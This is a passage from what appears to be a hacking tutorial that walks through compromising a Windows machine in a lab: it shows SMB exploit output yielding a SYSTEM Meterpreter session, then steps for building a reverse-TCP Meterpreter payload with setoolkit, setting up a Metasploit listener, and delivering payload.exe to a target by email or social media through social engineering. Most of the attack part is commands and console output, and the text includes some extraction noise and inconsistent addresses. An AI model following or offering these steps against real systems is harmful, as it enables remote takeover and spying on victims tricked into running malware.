[*] Meterpreter session 1 opened (192.168.248.132:4444 → 192.168.248.134:1
042) at 2020-06-14 00:39:02 -0400

meterpreter >
```

It will start injecting the payload in your target machine remotely. You will get meterpreter> that means you have successfully exploited the Windows XP machine. Type sysinfo to get the system information.

```
kali - VMware Workstation 15 Player (Non-commercial use only)
Player [Shell No.1] Shell No.1 12:39 AM 17% G

File Actions Edit View Help
[*] 192.168.248.134:445 - [*] Trying stick 1 (x64)... Boom!
[*] 192.168.248.134:445 - [*] Successfully Leaked Transaction!
[*] 192.168.248.134:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.248.134:445 - <----- | Leaving Danger Zone | -----
[*] 192.168.248.134:445 - Reading from CONNECTION struct at: 0xfffffadfe6a72020
[*] 192.168.248.134:445 - Built a write-what-where primitive ...
[*] 192.168.248.134:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.248.134:445 - Selecting native target
[*] 192.168.248.134:445 - Uploading payload ... \UpSvrxx.exe
[*] 192.168.248.134:445 - Created \UpSvrxx.exe...
[*] 192.168.248.134:445 - Service started successfully ...
[*] 192.168.248.134:445 - Deleting \UpSvrxx.exe...
[*] Sending stage (176195 bytes) to 192.168.248.134:134
[*] Meterpreter session 1 opened (192.168.248.132:4444 → 192.168.248.134:1
042) at 2020-06-14 00:39:02 -0400

meterpreter > sysinfo
Computer : NIKHI-JMNIMBNL8
OS : Windows .NET Server (5.2 Build 3790, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Type help to get the list of options, which can be performed on the target machine. This was all about the passive method of system hacking.

The screenshot shows a terminal window titled "Shell No.1" running on a Kali Linux system. The terminal displays a file listing from the current directory, which appears to be a Windows system folder. The files listed include various DLLs and executables like wsock32.dll, wsdecode.dll, wtsapi32.dll, wuapi.dll, wuaucpl.dll, and wuaucpl.cpl.man. Below the file listing, the terminal prompt shows a meterpreter session:

```
meterpreter > pwd  
C:\WINDOWS\system32  
meterpreter >
```



5.4 Active System Hacking:

In passive system hacking, we exploited the operating system without even touching the system. However, in active system hacking, we need physical access for a certain amount of time to the operating system or we will have to use social engineering to make the payload execute at target operating system.


Process:-

Open terminal in Kali Linux and type setoolkit

You will be prompted to many options.




Type 1



Then type 4. i.e. Create a Payload and Listener



Then type 5. i.e. Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter

Now type IP address of the attacker machine. In my case it is 192.168.248.132




Enter the LHOST port 445

Then type y



/root/.set/payload.exe is the location of your malicious file. You have to copy the exe file.
Move the file to Documents folder for easy access. Later with the help of social engineering run the file payload.exe in the target system




```
File Actions Edit View Help
root@kali:~# cd /root/.set/payload.exe
bash: cd: /root/.set/payload.exe: Not a directory
root@kali:~# cd /root/.set/
root@kali:~/set# ls
meta_config payload.exe set.options version.lock
root@kali:~/set# mv payload.exe /root/Desktop
root@kali:~/set# [REDACTED]
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.

Metasploit tip: Use the edit command to open the currently active module in your editor.

[*] Processing /root/.set/meta_config for ERL directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.248.182
LHOST => 192.168.248.182
resource (/root/.set/meta_config)> set LPORT 445
LPORT => 445
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.
```

Execute file can be done via mail, or by any social media.

Once your target execute that code, a session will be created. Type sessions -i to get the list of sessions.



kali - VMware Workstation 15 Player (Non-commercial use only)

[Mail - Hello World - Ou... [Shell No. 1] Shell No. 1 09:22 AM 76% G

File System Home payload.exe

ShellNo.1 File Actions Edit View Help


Metasploit tip: Use sessions -i to interact with the last opened session

```
[*] Processing /root/.set/meta_config for ERB directives.
resource ('/root/.set/meta_config')> use multi/handler
resource ('/root/.set/meta_config')> set payload windows/x64/meterpreter/reverse_tcp
resource ('/root/.set/meta_config')> set LHOST 192.168.248.132
LHOST => 192.168.248.132
resource ('/root/.set/meta_config')> set LPORT 445
LPORT => 445
resource ('/root/.set/meta_config')> set ExitOnSession false
ExitOnSession => false
resource ('/root/.set/meta_config')> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.248.132:445
msf5 exploit(multi/handler) > [*] Sending stage (201283 bytes) to 192.168.248.132:445
[*] Meterpreter session 1 opened (192.168.248.132:445 -> 192.168.248.134:1128) at 2020-06-14 09:22:30 -0400
[*] Sending stage (201283 bytes) to 192.168.248.134
[*] Meterpreter session 2 opened (192.168.248.132:445 -> 192.168.248.134:1128) at 2020-06-14 09:22:31 -0400
```

Type sessions -i 1 to activate a session. You will be prompted to a meterpreter sessions that means u have successfully exploited the target

Type screenshot to get the screenshot of the screen of target machine



kali - VMware Workstation 15 Player (Non-commercial use only)

[Mail - Hello World - Ou... [Shell No. 1] Shell No. 1 09:23 AM 75% G

File System Home payload.exe

ShellNo.1 File Actions Edit View Help

```
[*] Started reverse TCP handler on 192.168.248.132:445
msf5 exploit(multi/handler) > [*] Sending stage (201283 bytes) to 192.168.248.132:445
[*] Meterpreter session 1 opened (192.168.248.132:445 -> 192.168.248.134:1128) at 2020-06-14 09:22:30 -0400
[*] Sending stage (201283 bytes) to 192.168.248.134
[*] Meterpreter session 2 opened (192.168.248.132:445 -> 192.168.248.134:1128) at 2020-06-14 09:22:31 -0400

msf5 exploit(multi/handler) > screenshot
[-] Unknown command: screenshot
msf5 exploit(multi/handler) > sessions -i
```

Active sessions

```
=====
Id  Name    Type          Connection
--  ---  -----
1   meterpreter x64/windows NIKHI-JMNIMBNLB\Administrator @ NIKHI-JMNIMBNLB
2   meterpreter x64/windows NIKHI-JMNIMBNLB\Administrator @ NIKHI-JMNIMBNLB
```

```
msf5 exploit(multi/handler) > 
```

```
File Actions Edit View Help
29) at 2020-06-14 09:22:30 -0400
[*] Sending stage (201283 bytes) to 192.168.248.134
[*] Meterpreter session 2 opened (192.168.248.132:445 → 192.168.248.134:11
28) at 2020-06-14 09:22:31 -0400

